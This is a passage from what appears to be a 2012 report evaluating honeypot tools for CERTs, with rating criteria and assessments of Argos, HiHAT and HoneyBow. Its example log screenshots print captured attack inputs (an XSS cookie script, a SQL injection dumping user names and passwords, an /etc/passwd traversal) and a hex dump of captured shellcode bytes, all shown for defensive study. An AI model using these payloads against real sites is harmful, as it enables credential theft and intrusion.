Table 6: Ease of use and setting up – evaluation components

Ease of use and setting up applies to the ease of use, management and configuration of the solution. In particular, it takes into account the complexity of installation, configuration, everyday usage and monitoring. Elements of the software that were most important in this evaluation include the user interface, configuration parameters, and availability of documentation. A single, independent instance of each tool was evaluated – running multiple instances or exchanging data with other systems falls outside of scope of this criterion.

Poor
Normal usage, configuration and management of the honeypot is complicated and requires a lot of effort. The installation procedure is difficult and requires extensive technical knowledge (e.g. patching the source code, using non-standard versions of system libraries). There is no user documentation in any form. After installing, the honeypot's configuration requires significant customisation before it can work correctly (software is not usable 'out of the box'). In order to change a single setting (e.g. IP addresses to monitor), one has to introduce

multiple changes in the configuration. Only a very limited set of parameters is configurable and changing others may require modifications of the source code. The honeypot does not log its operations, so additional tools are required to monitor its status (e.g. open ports). There is no user interface or it is unreadable and cumbersome to use (no matter what scope of information it provides). Difficulties are foreseen in the usage and management of the tool in a production environment.

Fair

Installation requires some level of technical knowledge, but it is not difficult (e.g. it requires compilation from sources). There is at least basic user documentation. Most important parameters of the honeypot are configurable and do not require modifications in the source code. Configuration may be available not in plain text files but in some binary format, which can be accessed only through additional tools. In some cases change of a single parameter might require multiple modifications of the honeypot's configuration. The tool logs its actions and all changes of its state. A basic user interface provides information about the current state of the tool in a readable manner.

Good

Installation requires some level of technical knowledge, but it does not take much time and effort. All parameters of the honeypot are configurable; each setting is defined exactly in a single, easily identifiable location. It is not necessary to use special tools to modify the configuration – it is stored in plain text files. The tool logs its actions and all changes of its state. All information can be accessed through a user interface that is easy to use.

Excellent

Installation, configuration and management of the solution is convenient and requires little effort. There are installation packages for selected operating systems. All parameters of the honeypot are configurable; each setting is defined exactly in a single, easily identifiable location. The tool has additional mechanisms for monitoring its status in real time and is able to gather statistics about its work. A clear and readable interactive graphical user interface is provided that presents a complete set of information and simplifies management of the honeypot.

5.1.8 Embeddability

	Embeddability Evaluation Components			
Rating	**Excellent** ★★★★	**Good** ★★★	**Fair** ★★	**Poor** ★
API	Complete		Basic	None
Output format	Standard		Custom, easy to parse	Custom, difficult to parse
Output customisation	Configurable	Fixed		
Automation	Easy, dynamic	Easy, using files	Average	Too expensive

Table 7: Embeddability – evaluation components

Embeddability is a measure of a solution's ability to integrate with other tools or to function in a larger system through interfaces provided by the honeypot. (The possibility of adapting the tool for these purposes was not taken into account, since it is already covered by the criterion 'extensibility' – see section 5.1.6).

Poor
The tool does not have any built-in interfaces to handle communication with other software. Format of the output data is difficult to parse and process. Automation of management of the honeypot requires significant effort and may be too expensive to implement.

Fair
The tool has rudimentary mechanisms for exchanging basic operational data. Output data is not given in a standard format (e.g. XML), so it is not possible to use existing libraries, but implementing a custom parser is not difficult. Automation of management of the honeypot is possible, but requires a substantial amount of effort.

Good
The tool has a programming interface (API) that supports all major functions. Output data is generated in one of the standard formats (e.g. XML, SQL, JSON). Automation of management of the honeypot is straightforward but reconfiguration must be performed through files and is associated with restarting the service.

Excellent
The tool has a programming interface (API) that supports all major functions. Output data is generated in one of the standard formats (e.g. XML, SQL, JSON), moreover its scope and/or form is configurable. Automation of management of the honeypot is easy and a reconfiguration can be performed in runtime (the service applies changes immediately). The overall cost of integrating the tool within a larger system, and making it cooperate with other solutions, is low.

5.1.9 Support

	Support Evaluation Components			
Rating	Excellent ★★★★	Good ★★★	Fair ★★	Poor ★
Activity	Active development	Maintained / no new features	Maintained / documentation only	Abandoned
Support	Commercial	Community only		No support
Community	Large and active	Little activity		No community

Table 8: Support – evaluation components

Support describes the level to which the honeypot is supported by its creators and the community. An important factor affecting the grade is the current state of the project – whether it is still actively developed.

Poor
The honeypot is not maintained or developed by anyone, nor does it have any active support.

Fair
The honeypot is maintained, but support is limited to documentation only – reference manuals, FAQs, etc. The latest available version does not contain major defects and has a well-organised community of users that provide help, develop auxiliary modules, etc.

Good
The solution is maintained but no new major features are being added. It can be expected that most problems can be solved either by referring to the documentation or by the community, using standard support facilities such as forums, mailing lists, etc.

Excellent
The solution is actively developed and new features are added as needed. Commercial support is available or there is an active and helpful community, which takes part in development of the software, e.g. creates add-ons, patches.

5.1.10 Costs (Recommendations)

	Costs Evaluation Components		
Rating	**High** **$$$**	**Medium** **$$**	**Low** **$**
Licence	Closed or open		Open
Scalability and performance	Poor	At least fair	
Reliability	Poor	Fair	Good or excellent
Extensibility	Poor	Good	Excellent
Ease of use	Poor	Good or excellent	
Embeddability	Poor	Fair	Excellent

Table 9: Costs – evaluation components

Costs is a meta-criterion for evaluation of the total cost of deploying the solution in a typical CERT. The overall grade is based on the following criteria: scalability and performance (see section 5.1.4), reliability (see section 5.1.5), extensibility (see section 5.1.6), ease of use (see section 5.1.7) and embeddability (see section 5.1.8). In addition, the type of software licence was also a contributing factor for the evaluation.

High
The overall cost of deployment of the honeypot is high. This applies to the cost of licences, required human supervision, effort related to integration with other systems and costs of hardware resources.

Medium
The overall cost of deployment of the honeypot in a typical environment is moderate. It is expected that the cost may increase significantly if there are any special requirements related to throughput, integration or reliability. Commercial licences are acceptable, unless they are exceptionally expensive or restrict the tool's functionality.

Low
The overall cost of deployment of the honeypot is relatively low. This grade is used only for solutions with open-source licences.

5.1.11 Recommendation on usefulness for CERTs

Usefulness for CERTs is a meta-criterion that describes how much useful data can be gathered by the honeypot if it is deployed by a CERT. Final evaluation is a combination of all previous criteria, with focus on detection scope (see section 5.1.1), accuracy of service emulation (see section 5.1.2) and quality of collected data (see section 5.1.3). Note that such judgement can often be subjective, and a lot depends on what a security team wants to achieve or is interested in.

☹ **Not useful**
The tool does not gather any data relevant for CERT operations, or much better alternative tools are available.

☺ **Useful**
The tool can provide interesting data, relevant for a CERT. It is valuable at least as an auxiliary data source.

😁 **Essential**
The honeypot can provide valuable information about observed traffic and can be very useful as a part of any network monitoring system operated by a CERT.

5.2 *Server-side honeypots*

This section describes the server-side honeypots that were tested and evaluated. These were grouped into two main categories: high-interaction and low-interaction honeypots.

5.2.1 High-interaction server-side honeypots

A total of five high-interaction honeypots were downloaded and tested. Their ratings are summarised at the end of this section.

5.2.1.1 Argos

DETECTION SCOPE	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
MULTI	★★★	★★	★★★	★★	★★	★★★	★★	$$	☺

Detection scope		**Rating**		**Cost**		**Usefulness for CERT**	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	☺	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version tested: 0.5.0

Date tested: 31 July 2012

Testing time: 2 days with simulated load

Website: http://www.few.vu.nl/argos/

Argos is a QEMU-based, high-interaction honeypot that uses taint analysis to detect the first phase of an attack. Taint analysis allows exact pinpointing of the CPU instruction that diverts the normal control flow of application or kernel code to the location under control of an attacker. The solution can detect both server and client-side attacks; however, the latter require agent software running on the guest system. Thanks to its detection capabilities, Argos can function as an advertised honeypot, with external links pointing to its services, and still be able to distinguish between malicious and benign incoming traffic.

The honeypot is a result of a research project but it was adopted as a detection component in several monitoring systems, most notably SURFcert IDS (5.4.3). Companion research tools were created for Argos, including Sweetbait[18] – a system for extraction of attack signatures in network traffic that leverages information on tainted data in the guest system. These tools are

[18] *Georgios Portokalidis and Herbert Bos, 'SweetBait: Zero-Hour Worm Detection and Containment Using Low- and High-interaction Honeypots', available from [http://www.cs.vu.nl/~herbertb/papers/sweetbait_compnet2006_preprint.pdf]*

not publicly available or not advertised as ready for deployment in real world conditions – therefore they were not evaluated in this study.

Evaluation

Detection scope: Multi-function

Argos is capable of detecting most types of exploits and may work as a server or client honeypot.

Quality of collected data: Good ★★★

Taint analysis is an effective technique that allows Argos to precisely detect and block most exploitation attempts. This detection method is very generic and does not depend on signatures or behaviour patterns. Logs generated by Argos contain all tainted memory pages and CPU context information at the moment of exploitation. Compared to a complete memory dump, this information is very brief, yet it should suffice to reconstruct the attack. Additionally, Argos provides an option to inject a 'forensics shellcode' instead of the attacker's one. Execution of shellcode in context of the attacked application provides an opportunity to gather high-level information about the state of the system. However, it failed to run in the test environment used in this evaluation. During testing, several false alarms were encountered but it may be assumed that it is possible to eliminate most of them through the white listing mechanism supported by the honeypot (default installation does not contain any white lists). The main issue with results generated by Argos is their interpretation – additional analysis is required in order to determine what actions were performed by the attacker and which vulnerability was exploited. Without further processing, usefulness of produced logs is limited.

Scalability and performance: Fair ★★

Argos is based on QEMU and by design works only in emulation mode, i.e. KVM and other virtualisation or acceleration techniques are not supported. According to a published benchmark,[19] it introduces approximately 25% overhead compared to vanilla QEMU and 2500% compared to applications running natively. The overhead may be less important for server honeypots; however, even relatively simple client-side tasks like opening a web page take a considerable amount of time. To some degree, low performance may be compensated by running multiple instances of the honeypot in parallel – Argos simplifies this task through automatic management of virtual network interfaces.

Reliability: Good ★★★

Argos prevents the system from being exploited and stops an attack just before the shellcode is executed. Although it should be possible to keep the guest system running even after an alert is raised, it is not possible in practice, since there can be times when a single exploit causes Argos to report alarms constantly afterwards. Immediate shutdown and revert of the

[19] *Georgios Portokalidis, Asia Slowinska, Herbert Bos (2006), 'Argos: an Emulator for Fingerprinting Zero-Day Attacks', available from [http://www.cs.vu.nl/~mconti/teaching/ATCNS2010/ATCS/SigGen/argos_eurosys06.pdf]*

virtual machine is also required because each new alarm overwrites existing log files for the instance, which could lead to data loss. Otherwise no problems with stability of the solution were observed, even when the guest system was under heavy load.

Extensibility: Fair ★★

Argos is available on open-source licences – mostly GPLv2 (QEMU source code) and 3-clause BSD. Modification of the honeypot's core may require familiarity with the x86 architecture, internals of operating systems and QEMU source code. Moreover, there is no documentation for developers and the source code itself does not contain many comments.

Ease of use and setting up: Fair ★★

The software requires GCC version 3.x to compile, which is often not available on modern systems. User documentation provides information on installation of the honeypot but does not cover other topics like management, interpretation of results, etc. The official web page links to several academic articles describing Argos and projects that were based on the data it provides, that help to explain the detection method but provide little practical information. Some tools that are referred to in the user's guide are not present in released packages and have to be downloaded from the Subversion repository. Some important configuration options (e.g. white list syntax) are not documented. There is also very limited information available about external utilities accompanying Argos. When Argos is running as a server honeypot, the guest operating system does not require any special configuration or installation of additional software.

Embeddability: Good ★★★

Argos saves its logs in a fixed binary format, well documented on the official web page. The honeypot also provides a socket that can be used to control the virtual machine remotely, so automated management should not be difficult to implement. It has already been successfully integrated with SURFcert IDS (section 5.4.3).

Support: Fair ★★


The last official release of the honeypot comes from May 2011. The project's official Subversion repository is active, with last commits dating from May 2012. However, all recent changes seem to be focused in development branches, so it is unknown if and when new features will be merged with the mainline. The official mailing list contains only few unanswered posts, and there are no recent entries in the bug tracker. Apart from embedding in bigger monitoring systems, the project apparently has not attracted a user community yet. The current version of Argos is based on QEMU 0.9.1 (the newest version at the time of release) and is continuously falling behind as QEMU receives regular updates (the current version is 1.1.1).

Costs (Recommendations): Medium $$

While Argos is available on open-source licences, its deployment in a production environment may require a substantial amount of effort. Configuration of the honeypot so that it works fully automatically is not trivial but should be possible using existing utilities. The biggest challenge is effective processing of its output logs – while manual analysis is possible on a case-by-case basis, it becomes unfeasible once the solution is deployed on a larger scale. Hence, additional correlation and analysis techniques must be used – the Sweetbait system is a good example of such an approach. Currently there is a lack of mature tools that could be used with Argos for this purpose.

Recommendation on usefulness for CERTs: Useful ☺

Argos provides very detailed information about attacks on real applications. One of its important advantages is the capability of working as an advertised honeypot, which can attract attacks not seen by traditional honeypot systems. It can also function as a client honeypot. The biggest obstacle in successful deployment of the solution in the production environment is lack of ability to utilise results that it produces – appropriate automated analytical tools are not available yet. Nevertheless, CERTs willing to invest in research and development will find this solution useful.



```
# carlog argos.csi.707422593
Net tracker data: NO

VERSION      ARCH         TYPE         TIMESTAMP
0x02         i386         RET          1343997515

EAX          ECX          EDX          EBX
 0x00000066   0x00006666   0x0000663c   0x00001818
(0x06e7b182) (0x0438dda4) (0x0438dda0) (0x0438ddc0)


ESP          EBP          ESI          EDI
 0x0000a616   0x00007e18   0x00000000   0x00000000
(0x0438ddd8) (0x06e7b180) (0x0438ddbc) (0x0438ddb8)


EIP          Faulty EIP   EFLAGS
0x0000afa3   0x000047cb   0x00020202
(0x06e7b186)
# carlog -e argos.csi.707422593
Header: 0x01 YES        2   0x06e7b186   0x000a0186


03 8F
# carlog -t argos.csi.707422593
Header: 0x01 NO       641   0x02ff1d7f   0x0000ad7f


92 9B 8B 0E 5C 9C 8B 16 5A 9C 80 3E 51 9C 00 74 31 B4 2C CD 21 D0 E1 D0 E1 D1
E1 D1 E1 D1 E1 D0 EE 0A CE 51 B4 2A CD 21 81 E9 BC 07 86 E9 D1 E1 D0 E6 D0 E6
D0 E6 D0 E6 D0 E6 80 D5 00 0A D6 8A F5 59 83 FB 00 7E 37 B8 01 57 CD 21 72 1A
B8 02 42 33 D2 8B CA CD 21 0B D0 9C B8 00 44 CD 21 52 B4 3E CD 21 5A 73 09 9D
E8 60 00 E8 2C 00 EB 12 9D 75 0B F7 C2 80 00 75 05 E8 1E 00 EB 04 FF 06 5B 99
FE 06 51 99 F8 C3 8B 1E 92 9B E8 B3 FF E8 08 00 C7 06 5B 99 00 00 EB EC BA 3B
9B B4 41 CD 21 C3 56 A1 65 9C BE F8 9B 2B C6 BF 9E 9B 03 C7 A3 9B 9B 88 0E 9A
9B 41 F3 A4 88 3E 9D 9B 5E 8B C5 E8 CB 01 E8 7E E9 E8 C5 01 C3 80 3E A2 9C 00
75 11 E8 99 DE C7 06 1F 9B 3B 9B C6 06 F5 8C 01 E8 21 11 C3 A0 46 99 50 E8 06
00 58 3A 06 46 99 C3 C6 06 56 9C 00 80 3E 50 99 00 74 03 E9 99 00 E8 A6 01 E8
FF 03 75 19 80 3E F7 9B 00 75 12 80 3E 46 99 00 BA 1C 8D 75 03 E9 17 01 C6 06
52 9C 01 B8 00 6C BE 3B 9B BB 21 00 33 C9 BA 01 01 80 3E 52 9C 00 75 03 BA 12
01 CD 21 73 11 E8 2E DE C7 06 1F 9B 3B 9B C6 06 F5 8C 01 E9 E5 00 A3 92 9B C6
06 50 99 01 8B D8 B8 00 44 CD 21 88 16 94 9B F6 C2 80 74 33 A0 4C 99 24 0C 75
09 A0 57 9C 0A 06 53 9C 74 19 7A 21 A8 08 74 1D B8 01 44 32 F6 80 CA 20 88 16
94 9B CD 21 EB 0D E9 A4 00 C6 06 57 9C 04 80 0E 51 9C 04 80 3E 52 9C 00 75 24
80 3E 95 9A 01 74 1D E8 5B 03 75 18 80 3E F7 9B 00 75 11 BA 1F 8D E8 4B 10 C7
06 54 99 00 00 FE 06 56 9C C3 8B 1E 92 9B 33 C9 87 0E 54 99 E3 F3 FF 06 54 9C
80 3E 52 9C 00 75 35 33 D2 1E 8E 1E 33 99 B4 40 CD 21 1F BA 07 8D 73 03 E9 4E
```

Figure 8: Argos in operation (screenshot)

5.2.1.2 HiHAT

DETECTION SCOPE	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
SPEC	★★★★	★★★★	★★★	★★★	★★	★★	★	$$$	🙂

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	🙂	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version tested: 1.0

Date tested: July 2012

Testing time: 16 hours

Website: http://hihat.sourceforge.net/

The High Interaction Honeypot Analysis Toolkit (HiHAT) allows for transformation of a PHP-based web application into a high-interaction honeypot. It provides a graphical user interface that can be used for monitoring and analysis.

The transformation script adds logging capabilities to the web application. After that, i.e. after inserting previously prepared code into source files, the honeypot can act as a fully functional web application. It is able to log information such as source of connection and used module, as well as values from HTTP headers.

HIHAT tries to automatically detect known attacks, such as SQL injection, file inclusion, cross-site scripting, and command injection. It provides detailed information about the data correlated with every access, including GET, POST and COOKIE headers. The honeypot downloads and saves a copy of the malware used during the attack. It also provides numerous statistics about traffic passing through the system.

Evaluation

Detection scope: Specialised

The honeypot is designed to detect attacks on PHP-based websites.

Quality of collected data: Excellent ★★★★

HiHAT provides rich metadata, i.e. accessed resource, all HTTP headers, captured files, IP geolocation, etc. It also provides additional information from external services, such as an RIR database, and both regular and passive DNS. The range of metadata is not adjustable.

The honeypot automatically classifies requests based on predefined signatures (keywords). The list is small (less than 50 strings), but it is expandable. The tool provides extensive statistics of all HTTP traffic, including attack data.

Scalability and performance: Excellent★★★★
HiHAT is implemented in the PHP programming language and run by a HTTP server, therefore it can handle many simultaneous connections. The overhead of adding honeypot functionality to the application is low. HiHAT is able to monitor several different web applications, which can be deployed on different physical or virtual machines.

Reliability: Good ★★★
There were no issues observed during tests, but due to the fact that the honeypot modifies original web applications' source code, it might cause unexpected problems with more complex applications. Since the honeypot is run by a HTTP server there is no additional administrative workload.

Extensibility: Good ★★★
HiHAT is released under GPL.[20] The transformation tool is written in the Java programming language, and the logging capabilities added to the source application are written in PHP. Source code is rather clean and commented. HiHAT supports modules for different web applications, which contain specified white- and blacklists for filtering. Creation of a new module is not documented, but there is a template provided.

Ease of use and setting up: Fair ★★
Before a web application can be transformed into a honeypot it has to be configured. In particular, a database connection has to be set up.

The installation process, i.e. transforming the existing web application into a honeypot by injecting the logging code, is well documented, but it may require a significant amount of work. The toolkit requires outdated versions of software, i.e. PHP interpreter and MySQL server, to work properly, which makes installation complicated. HiHAT does have a web user interface, which provides access to data collected by the web application honeypot. The interface is easy to use. Configurability is rather limited, and moreover not all options can be adjusted from the web interface.

Embeddability: Fair ★★
HiHAT stores all the logged data in a MySQL database, therefore its results can be easily accessed from other tools. The honeypot does not have a programming interface.

[20] http://www.gnu.org/copyleft/gpl.html

Support: Poor ★


The honeypot is not being developed nor maintained. The last release was in 2007. There is no active mailing list.

Costs: High $$$

The toolkit is freely available as Open Source. Installation of HiHAT requires a significant amount of work: either installation of old versions of dependent software or modification of its source code. Setting up the web application to work as a honeypot can be time consuming. The tool is not maintained, therefore potential bugs will not be resolved.


Usefulness for CERTs: Useful ☺

HiHAT provides valuable information on the attacks on websites; however, this comes at a significant effort.



```
175 /phpmyadmin//index.php        [redacted].77   2012-07-05 12:24:03 XSS
    no referrer
    searchword = <script>alert(document.cookie);</script>
174 /phpmyadmin//index.php        [redacted].77   2012-07-05 12:24:03 XSS
    no referrer
    searchword = <script>alert(document.cookie);</script>
171 /phpmyadmin//index.php        [redacted].77   2012-07-05 12:24:03 SQL INJECTION
    no referrer
    pid = -1/**/AND/**/1=2/**/UNION/**/ALL/**/SELECT
    /**/0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,concat(0x3C7230783E,pn_uname,0x3a,pn_pass,0x3C7230
    783E),0,0,0/**/FROM/**/md_users/**/WHERE/**/pn_uid=$id/*
170 /phpmyadmin//index.php        [redacted].77   2012-07-05 12:24:03 SQL INJECTION
    no referrer
    pid = -1/**/AND/**/1=2/**/UNION/**/ALL/**/SELECT
    /**/0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,concat(0x3C7230783E,pn_uname,0x3a,pn_pass,0x3C7230
    783E),0,0,0/**/FROM/**/md_users/**/WHERE/**/pn_uid=$id/*
167 /phpmyadmin//index.php        [redacted].77   2012-07-05 12:24:02 DIR-Change
    no referrer
    l = forum/view.php
    topic = ../../../../../../../../../etc/passwd
```

Figure 9: HiHAT in operation (screenshot)



Downloaded Files:

ID	Filename	Filetype	Size (kbyte)	URL		
1002	rfiinc.txt	text/plain	0.1	http://[redacted]/rfiinc.txt		Download

Figure 10: HiHAT in operation (screenshot)

5.2.1.3 HoneyBow

DETECTION SCOPE	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
MULTI	★	★	★	★	★★★	★	★	$$	☹

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	☺	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version tested: 0.1.0

Date tested: 26 July 2012

Testing time: 24 hours

Website: http://sourceforge.net/projects/honeybow/

HoneyBow is a toolkit consisting of three tools allowing for automated detection of malicious files in the Windows operating system: MwWatcher, MwFetcher and MwSubmitter. The MwWatcher is a user-space application allowing the user to monitor directories for changes like creation of new files. This is often considered a malicious activity, especially in a honeypot system. Samples caught by the software are then stored for later analysis in a special folder on the honeypot disk. If the honeypot is a virtual machine, the disk image can be analysed for changes by the MwFetcher tool. This tool requires preparation of an initial list of files for later comparison, after the disk image is polluted by malware. Later it can detect modifications of files in the disk image and extract them for analysis. The third tool, MwSubmitter, can transfer collected files to a central server. This can be useful especially when dealing with multiple honeypots. The toolkit does not provide any analysis mechanisms, just collection methods.

Evaluation

Detection scope: Multi-function

HoneyBow can be used to build a honeypot detecting any kind of attack. It does not emulate any service by itself, but can be used to automate malware collection.

Accuracy of emulation: Does not apply

The toolkit does not provide service emulation methods of any kind.

Quality of collected data: Poor ★

The toolkit only collects files from virtual machine disk images in case where the files were modified during operation. This can lead to collecting non-malicious files (false positives) that are created or modified during normal operation of Windows system.

Scalability and performance: Poor ★

The toolkit can be used to create a network of honeypots reporting to a central node. No mechanisms for automation are provided with the honeypot, making creation of such infrastructure rather difficult. Performance of the MwFetcher tool can be poor when scanning large disk images.

Reliability: Poor ★

HoneyBow can be run only in manual mode. Users can create some automation scripts, but the tool itself is not prepared for that.

Extensibility: Poor ★

The toolkit does not provide any kind of API. The source code of the tools is publicly available. Modification of MwWatcher will require knowledge of Windows programming. Other tools are written in the BASH scripting language but require external software to work properly.

Ease of use and setting up: Good ★★★

The MwWatcher and MwFetcher are relatively easy to set up and use manually. The MwSubmitter requires another tool called MwCollector which is not a part of the HoneyBow toolkit. Configuration options are limited but sufficient for creating individual and tailored deployment.

Embeddability: Poor ★

HoneyBow does not provide any means to ease the process of integration with other systems. All related work has to be done by the user.

Support: Poor ★

